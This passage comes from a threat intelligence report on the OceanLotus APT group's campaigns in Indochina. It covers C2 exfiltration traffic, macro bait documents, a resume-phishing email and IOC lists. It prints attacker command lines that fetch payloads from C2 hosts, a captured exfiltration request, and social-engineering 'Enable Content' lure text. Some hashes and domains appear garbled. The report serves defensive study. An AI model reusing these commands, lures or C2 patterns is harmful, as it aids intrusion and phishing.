__const:0000000100014990 db 's', 't', 'u', 'v', '4', '5', '6', '7', '8', '9', '+'
__const:0000000100014990 db '/', 'w', 'x', 'y', 'z', '0', '1', '2', '3'
__const:0000000100014990 __const ends
__const:0000000100014990

```

he encrypted data is sent to C2, as shown in the figure below:

C2: web.dalalepreadaa.com

```

Stream Content
POST /store/ads/modal.css HTTP/1.1
Host: web.dalalepreadaa.com
User-Agent: curl/7.36.1
Accept: */*
Content-Length: 334
Content-Type: application/x-www-form-urlencoded

..TE.Cf...%.u...%.Q...[...{.U$.0.<'.s..1.....+.m
...r..M.....9.....d..k.....%.==..09...U.Y.F..A&...Yr..H.W..Ss..jh1PQ.
...>..16.....y2...Z.<..?{.....m..Z...V&.gj...0...F.....S.....
+...h}.....nA..T(V:.fo4:.7.W-YwP...m.....Ib.E...C.....&.L.....1...
C.....C.....MC.....3
.....e.....0.3g"h.....#. {.....}

```

It is worth noting that some of the recent Mac samples of hibiscus were found to have signatures. After deduplication, we found two commonly used ones:


Melinda Cline (P74QRJXB2F)

DAVID DOWELL (B5YH6VDVRE)


Office Documents

Through correlation analysis, it is found that the macro document sample and a large number of samples have the same origin.


As can be seen from the comparison case below, the content of the document was created at the same time and by the same author.



The following figure is the template feature, template file name is very OceanLotus characteristics.



After analysis, we found that we summarized the author names commonly used in the attack documents of OceanLotus, among which the largest attack activities were "DEV" activity and "Tushar" activity.



After correlation analysis of various dimensions, the document name and Hash value involved in this series of malicious macro file launching activities can be obtained.


The document name

The document name	MD5
Test. The doc	5 c9ef8b5263651a08ea1b79057a5ee28
Scan_Mau_Ao_Thun. Doc	b858c08cf7807e462ca335233bd83fe7
The Content marketing Kaspersky. Doc	c313f8a5fd8ca391fc85193bc879ab02
Doc. Doc	473 fdfefa92725099ca87e992edbc92c
LY_ANH_TRUNG_CV. Doc	02 cec2f17a7910b6fa994f340bbbc297
LY ANH TRUNG CV. Doc	dd5ae0c0a7e17d101f570812fec4e5e4
LY_ANH_TRUNG_CV. Doc	90 e5ff68bf06cb930ed8c040139c4650
LY_ANH_TRUNG_CV. Doc	6 db450c4c756071ecafff425d6183d7d
CV - DucNguyenMinh. Doc	cb39e2138af92c32e53c97c0aa590d48
CV, Nguyen Minh Duc. Docx	8 e13895504e643cd8e0e87377b25bd6b
Danh sach can bo vi pham.doc	d3c27f779d615a1d3a35dff5e9561eb0
Danh Sach Nhan Vien Bien Thu Tien Cong Ty. Docx	27425360 d18feea54860420006ea9833


Danh Sach Nhan Vien Bien Thu Tien Cong Ty. Docx	cf0142da12509f544a59093495c3a6dd
CV - AnthonyWei - the CustomerService. Docx	b1df440e5dd64ffae9f7e792993f2f4c
	878 fa022bd5e5caf678fe8d728ce42ee
	f78be074f6bc67a712e751254df5f166
Ho Chi Minh. Docx	e2aed850c18449a43886fc79b342132f
DS - Card - ChienThang - TraVinh docx	74 b456adf2ae708789fb2d34ecccb954
HopDong - XXX - TP - 092018. Docx	72263750 df84e24fe645206a51772c88
BBLV_ASC_DG_092018. Docx	3 a574c28beca4f3c94d30e3cf3979f4c
Indo. Docx	ee836e0f7a40571523bf56dba59898f6
Danh sach cac nha đ ă t ấ u tranh b ị b 2.9. Doc	f6068b672a19ce14981df011a55081e4
1	00ac0d7337290b74bdd7f43ec4a67ddb

After analyzing the bait names of these samples, each has its own characteristics

1, the name has political characteristics: arrested activists list



Include resume trolls



Can be linked to an email analyzed by @vuqt_bka security researcher using the OceanLotus resume phishing.

https://twitter.com/vuqt_bka/status/1083653486963638275

From: Minh Duc Nguyen [mailto:minhduc90.ng@gmail.com]
Sent: Monday, September 24, 2018 3:48 PM
To:
Subject: [APPLY CV AT - NGUYEN MINH DUC]

To whom it may concern,
My name is Minh Duc,
After reading and researching the position you posted in Machine Learning Forum on Facebook, I'd like to express my interest in applying.
With highly proficient in Data analytics and strongly in Python, I am more than confident and ready to be an collaborative member in your team.
Also, I've attached my CV in this email.

I'm looking forward to hearing from you soon.

Best, 

[My résumé](#)


(Mr). Minh-Duc Nguyen

3. There are some documents showing the startup of the induction macro, which are inconsistent with the previous induction interface.



1. Open the document in Microsoft Office.
2. If this document was downloaded from email, please clic **“Enable Editing”** from the yellow bar above.
3. Once you have **“Enable Editing”**, please click **“Enable Content or “Option”** and choose **“Enable Content”** from the yellow bar

In addition, historical samples are also different from the latest sample technology. As shown below, some historical samples do not use template injection technology, but use direct macro code execution method, and the code to be executed is shown in the document content, namely the OHN macro code mentioned in the section of sample analysis.




After correlation analysis of the macro samples mentioned above, it can be found that the earliest such attack was in 2017. The bait document uploaded by Vietnam was a test sample with a high probability from the file name.

SAMPLES 08_11_12_2017 (317).

c4d35f3263fef4a533e7403682a034c3

4, the highest frequency of the Vietnamese file protection bait series



Compression Files

In the process of analyzing a Thu moi 209.rar sample of OceanLotus, we found that the generation time of the sample was suspected to be a custom suspect



As seen from the upload time of the sample, the upload time to VT is March 1, 2019, and the time difference in the compressed package is too large.

First Submission 2019-03-01 01:49:05
 Last Submission 2019-03-01 01:49:05

Therefore, after correlation capture of this time, we found multiple correlation samples of OceanLotus.

The file name	MD5
60982849 - c8e4-4039-8 f59 - dfb78d8bab0d	
15 f5adf1-8798-49 bf - a6c3d90b69e b666-4	bcbc1bef20d2befdd290e31269e0174a
4052 d2e7 - cd4 ca42-4-8841-52 f782bba411	dfaa343552e8d470096a0a09a018930f
Ffea6446 - e47 ab7a - 4 - b7ff - e461f9775177	9 b1ce9df321ce88ade4ff3b0ada5d414
5 d47e097 - c3bc - 401 - e - 8 c0f - e877280b368a	da14eece6191551a31d37d1e96681cd1
Thu moi 2019. Rar	76289f02a0b31143d87d5e35839fb24a

Therefore, it can be further confirmed that the OceanLotus group will customize the sample generation time, and batch generation of samples for delivery.

Conclusion

This report covers a large number of attacks on Indochinese Peninsula countries and the resources used by the OceanLotus Group, revealing its endless history of attacks, extremely wide range of targets and very creative technical means. In attacks, the group was always changing baits, payloads, AV evasion techniques, even domain names assets are constantly evolving, reflects a very strong ability to fight and attack will.

Therefore, when we are tracking the attack activities of OceanLotus against China, we extend our understanding of the TTP of this notorious group. This process will never end.

IOCs

Domain names:
syn.servebbs.com
word.webhop.info
beta.officopedia.com
outlook.updateoffices.net
outlook.betamedias.com
outlook.officebetas.com
office.allsafebrowsing.com
open.betaoffice.net
cortanazone.com
b.cortanazone.com
cortanasyn.com
api.blogdns.com
dominikmagoffin.com
blog.artinhauvin.com
worker.baraeme.com
kingsoftcdn.com

style.fontstaticloader.com
plan.evillese.com
bluesky2018man.com
enum.arkoorr.com
background.ristians.com
pong.dynathome.net
zone.servehttp.com
cdn.eworldship-news.com
api.blogdns.com
online.stienollmache.xyz
image.fontstaticloader.com
mappingpotentials.com
vnbizcom.com
cdn3.onlinesurveygorilla.com
eworldship-news.com
enormousamuses.com
163mailservice.com
stackbio.com
mailserviceactivation.com
web.dalalepredaa.com
rio.imbandaad.com
p12.alerentice.com
Bait files
fd128b9f0cbdc374227cf5564371aacc
4a0144c7436e3ff67cf2d935d82d1743
4c30e792218d5526f6499d235448bdd9

d8a5a375da7798be781cf3ea689ae7ab
2d3fb8d5b4cefc9660d98e0ad46ff91a
89e3f31c6261f4725b891c8fd29049c9
7b0e819bd8304773c3648ab03c9f182a
c4d35f3263fef4a533e7403682a034c3
b1df440e5dd64ffae9f7e792993f2f4c
a76be0181705809898d5d7d9aed86ee8
2785311085b6ca782b476d9c2530259c
60501717f81eacd54facecf3ebadc306
3d7cd531d17799832e262eb7995abde6
c7931fa4c144c1c4dc19ad4c41c1e17f
Correlated files:
5c9ef8b5263651a08ea1b79057a5ee28
b858c08cf7807e462ca335233bd83fe7
c313f8a5fd8ca391fc85193bc879ab02
473fdfe9a92725099ca87e992edbc92c
02cec2f17a7910b6fa994f340bbbc297
dd5ae0c0a7e17d101f570812fec4e5e4
90e5ff68bf06cb930ed8c040139c4650
6db450c4c756071ecaaff425d6183d7d
cb39e2138af92c32e53c97c0aa590d48
8e13895504e643cd8e0e87377b25bd6b
d3c27f779d615a1d3a35dff5e9561eb0
27425360d18feea54860420006ea9833
cf0142da12509f544a59093495c3a6dd
b1df440e5dd64ffae9f7e792993f2f4c

878fa022bd5e5caf678fe8d728ce42ee
f78be074f6bc67a712e751254df5f166
e2aed850c18449a43886fc79b342132f
74b456adf2ae708789fb2d34ecccb954
72263750df84e24fe645206a51772c88
3a574c28beca4f3c94d30e3cf3979f4c
ee836e0f7a40571523bf56dba59898f6
f6068b672a19ce14981df011a55081e4
00ac0d7337290b74bdd7f43ec4a67ddb
Correlated PE files:
2f9af6b9d73218c578653d6d9bd02d4d
c9d29501410e19938cd8e01630dc677b
URL:
http://download-attachments.s3.amazonaws.com/db08b565038ac83e89e7b55201479f37ea49e525/f0c6ea8e-d2f8-445f-b649-57808b2015b7
Sample characteristics
ZA:\Code\Macro_NB2\Request\PostData32.exe -u https://word.webhop.info/blak32.gif -t 200000
ZA:\Code\Macro_NB2\Request\PostData32.exe -u https://syn.servebbs.com/kuss32.gif -t 200000
UA:\Code\Nb2VBS\Request\PostData32.exe -u https://ristineho.com/threex32.png -t 60000
XA:\Code\Macro_NB2\Request\PostData32.exe -u https://cortanasyn.com/kirr32.png -t 200000
C:\Users\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostData32.exe
{C:\Users\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostData32.exe -u https://office.allsafebrowsing.com/fds32.png -t 240000
SecurityAndMaintenance_Error.bin
d:\work\malware\vinacap\SecurityAndMaintenance_Error.png
d:\work\forensics\vinacap\dfir\nhule\files\SecurityAndMaintenance_Error.png

D:\work\forensics\vinacap\DFIR\Nhule\files\SecurityAndMaintenance_Error.png
MAC signatures :
Melinda Cline (P74QRJXB2F)
DAVID DOWELL (B5YH6VDVRE)

AES KEY :

Decrypted String	4E620ABEDAFB4D9866CC9D9C2D29E2D7EA18ADF1
Encrypted Packet	07E74FF2CE9688C8F79B91AB32C95D11C140D3AC

References

- [1] <https://ti.qianxin.com/blog/articles/oceanlotus-targets-chinese-university/>
- [2] <https://twitter.com/blackorbird/status/1118399331688570880>
- [3] <https://medium.com/@sp1d3rm4n/apt32-oceanlotus-m%E1%BB%99t-chi%E1%BA%BFn-d%E1%BB%8Bch-apt-b%C3%A0i-b%E1%BA%A3n-nh%C6%B0-th%E1%BA%BF-n%C3%A0o-ph%E1%BA%A7n-2-119a24585d9a>
- [4] <https://twitter.com/blackorbird/status/1086186184768815104>
- [5] <https://twitter.com/RedDrip7/status/1119204830633848834>

Appendix

RedDrip Team

RedDrip Team of QiAnXin (Formerly SkyEye Team), founded in 2015, focuses on the research of APT attacks. As the first team of revealing OceanLotus (APT-C-00) attack, RedDrip Team is also a key part of QiAnXin Threat Intelligence Center.

Our team has security analysts, developers, covering full cycle of threat intelligence operation: data sourcing, processing, analyzing, and correlation. Our threat intelligence supports QiAnXin products and third party products.

Relying on leading security data capacity and security expertise, we found several noteworthy APT campaigns, including OceanLotus.

Follow us in WeChat



Source: <https://ti.qianxin.com/blog/articles/oceanlotus-attacks-to-indochinese-peninsula-evolution-of-targets-techniques-and-procedure/>